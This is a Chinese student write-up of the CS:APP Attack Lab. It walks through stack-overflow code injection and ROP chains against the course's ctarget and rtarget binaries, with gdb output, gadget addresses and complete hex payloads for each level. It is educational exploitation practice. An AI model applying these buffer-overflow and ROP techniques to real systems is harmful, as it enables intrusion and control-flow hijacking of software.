Attacklab

Ctarget

touch1

```
00000000004017c0 <touch1>:
  4017c0:       48 83 ec 08             sub    $0x8,%rsp
  4017c4:       c7 05 0e 2d 20 00 01    movl   $0x1,0x202d0e(%rip)        #
6044dc <vlevel>
  4017cb:       00 00 00
  4017ce:       bf c5 30 40 00          mov    $0x4030c5,%edi
  4017d3:       e8 e8 f4 ff ff          callq  400cc0 <puts@plt>
  4017d8:       bf 01 00 00 00          mov    $0x1,%edi
  4017dd:       e8 ab 04 00 00          callq  401c8d <validate>
  4017e2:       bf 00 00 00 00          mov    $0x0,%edi
  4017e7:       e8 54 f6 ff ff          callq  400e40 <exit@plt>
```

首先rsp 开拓0x8 大小的栈空间

然后赋值了*(rip+0x202d0e) = 1

edi=0x4030c5

```
┌──(root㉿DESKTOP-PQTHR8D)-[/mnt/…/天问/第一周csapp/test/attacklab]
└─# gdb -q ctarget
eading symbols from ctarget...
gdb) x/s 0x4030c5
x4030c5:        "Touch1!: You called touch1()"
```


然后puts出来了上面这串。

然后这里Call 了 validate函数

最后把edi 还原回去 并且call exit退出函数。

我们的目标是调用这几个函数。

通过gdb动调 来查看栈帧



跟进getbuf函数中 在gets前查看栈帧。发现开辟了 如此大小的栈地址。我们应该覆盖第是一个四字节地址


把他变成为我们需要的 touch1函数的地址。

那我们需要做的就是覆盖后面的这个地址让它变成touch1函数的地址。

前面构造一段padding

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa aa C0 17 40 00
```

利用hex2raw稍微处理一下



##

touch2

第二关 是需要传参比对一个cookie值，只有相等的时候才能成功的调用

touch2， 我们需要构造一小段代码 来使得我们的cookie和程序中所需要的相等。

然后这段代码的地址可以和touch1的方法一样，把地址填到我们可以return 调用的地方。


通过上一步知道 我们的代码开始段在0x5561dc78

然后构造代码段

```
movl $0x59b997fa edi // bf fa 97 b9 59
//填充8字节 nop //90 90 90
jmpq touch2 // jmpq 0x004017EC的机器码 跳转到touch2函数。  e9 6b 3B DE AA
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
为nop
78 dc 61 55 为覆盖的返回地址
```

可以得到我们的payload

```
bf fa 97 b9 59 90 90 90 e9 6b 3B DE AA 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 78 dc 61 55
```




touch3

第三个调用 首先是有一个hexmatch函数进行比对。

即比较cookie的16进制以及传入参数所指向的地址的字符串

```
首先考虑把存放字符串的地址赋予edi
// movq 0x5561dcb8 %edi    bf b8 dc 61 55
然后考虑把字符串存到edi里面
c7 47 00 35 39 62 39 //movl 0x39623935
c7 47 04 39 37 66 61 //movl 0x61663739
c7 47 08 00 00 00 00 //以00结尾
跳转指令
jmpq (0x4018fa)touch3 //e9 24 3C DE AA
填充
90 90 // nop nop
01 02 03 04 05 06 07 //padding
最后选择覆盖地址
78 dc 61 55
```

```
bf b8 dc 61 55 c7 47 00 35 39 62 39 c7 47 04 39 37 66 61 c7 47 08 00 00 00 00 e9
64 3C DE AA 90 90 01 02 03 04 05 06 07 78 dc 61 55
```



Rtarget

touch2

Rtarget里面主要考察rop方法的使用。

我们的Rop即调用已经有的汇编指令

来完成我们想完成的事情，因为这里栈里面的指令不会被执行。所以只能操作ret 的地址 来不断完成我们想要的操作。

首先构造40字节padding

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa aa
```

接下来找需要完成的步骤，和Part2一样。

我们想完成的是rax的赋值，以及调用touch2 。

第一段gadget可以通过objdump找比较符合的机器码。

```
00000000004019a7 <addval_219>:
 4019a7: 8d 87 51 73 58 90              lea    -0x6fa78caf(%rdi),%eax
 4019ad: c3                             retq
```

```
ab 19 40 00 00 00 00 00
```

然后这里可以pop栈上第一个数据到rax

把cookies放进去

```
fa 97 b9 59
```

然后找一个 能把

movl rax rdi 的指令。

```
00000000004019a0 <addval_273>:
 4019a0: 8d 87 48 89 c7 c3              lea    -0x3c3876b8(%rdi),%eax
 4019a6: c3                             retq
```

```
a2 19 40 00 00 00 00 00
```

这里可以实现

最后返回Touch2（0x004017EC）

```
EC 17 40 00 00 00 00 00
```

得到payload

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa ab 19 40 00 00 00 00 00 fa 97 b9 59 00 00
00 00 a2 19 40 00 00 00 00 00 EC 17 40 00 00 00 00 00
```

```
hacker@ubuntu:~/attacklab$ ./rtarget <r1 -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A2 19 40 00 00 00 00 00 EC 17 40 00 00 00 00 00
hacker@ubuntu:~/attacklab$
```

成功打通了第一个rop.

touch3

和 Ctarget中处理的方法其实是一样的，但是定位字符串位置比较难。

所以考虑使用当前地址+偏移量 来实现

首先是padding

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa
```

```
mov rsp rax
retq
mov rax rdi
retq
popq rax
retq
movl eax edx
retq
movl edx ecx
retq
movl ecx esi
retq
lea (%rdi,%rsi,1),%rax
retq
movq %rax,%rdi
retq
```

```
0000000000401a03 <addval_190>:
  401a03: 8d 87 41 48 89 e0             lea    -0x1f76b7bf(%rdi),%eax
  401a09: c3                            retq
```

48 89 e0 c3

mov rsp rax

retq

```
06 1a 40 00 00 00 00 00
```

mov rax rdi

retq 是上面用过的

```
a2 19 40 00 00 00 00 00
```

popq rax

retq

也是上面用过的

```
ab 19 40 00 00 00 00 00
```

写地址偏移量

```
48 00 00 00 00 00 00 00
```

movl eax edx

retq

```
dd 19 40 00 00 00 00 00
```

movl edx ecx

retq

```
34 1a 40 00 00 00 00 00
```

movl ecx esi

retq

```
13 1a 40 00 00 00 00 00
```

lea (%rdi,%rsi,1) %rax

retq

```
00000000004019d6 <add_xy>:
  4019d6: 48 8d 04 37           lea    (%rdi,%rsi,1),%rax
  4019da: c3                    retq
```

```
d6 19 40 00 00 00 00 00
```

movq rax rdi

retq

```
a2 19 40 00 00 00 00 00
```

执行touch3


```
FA 18 40 00 00 00 00 00
```

cookie字符串

```
35 39 62 39 39 37 66 61
```

可以得到payload

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa aa 06 1a 40 00 00 00 00 00 a2 19 40 00 00 00
00 00 ab 19 40 00 00 00 00 00 48 00 00 00 00 00 00 00 dd 19 40 00 00 00 00 00 34
1a 40 00 00 00 00 00 13 1a 40 00 00 00 00 00 d6 19 40 00 00 00 00 00 a2 19 40 00
00 00 00 00 FA 18 40 00 00 00 00 00 35 39 62 39 39 37 66 61 00 00 00 00 00 00 00
0a
```



通过

至此attack部分结束。

通过attack大概了解了代码注入以及基本rop两种攻击。 而且还让我意识到了汇编的重要性

所有的构造rop链还是代码注入都需要对汇编语言掌握很好才能做到。否则需要反复查找机器码资料等。

应该这两天再做做简单的pwn题来巩固一下动调等技能。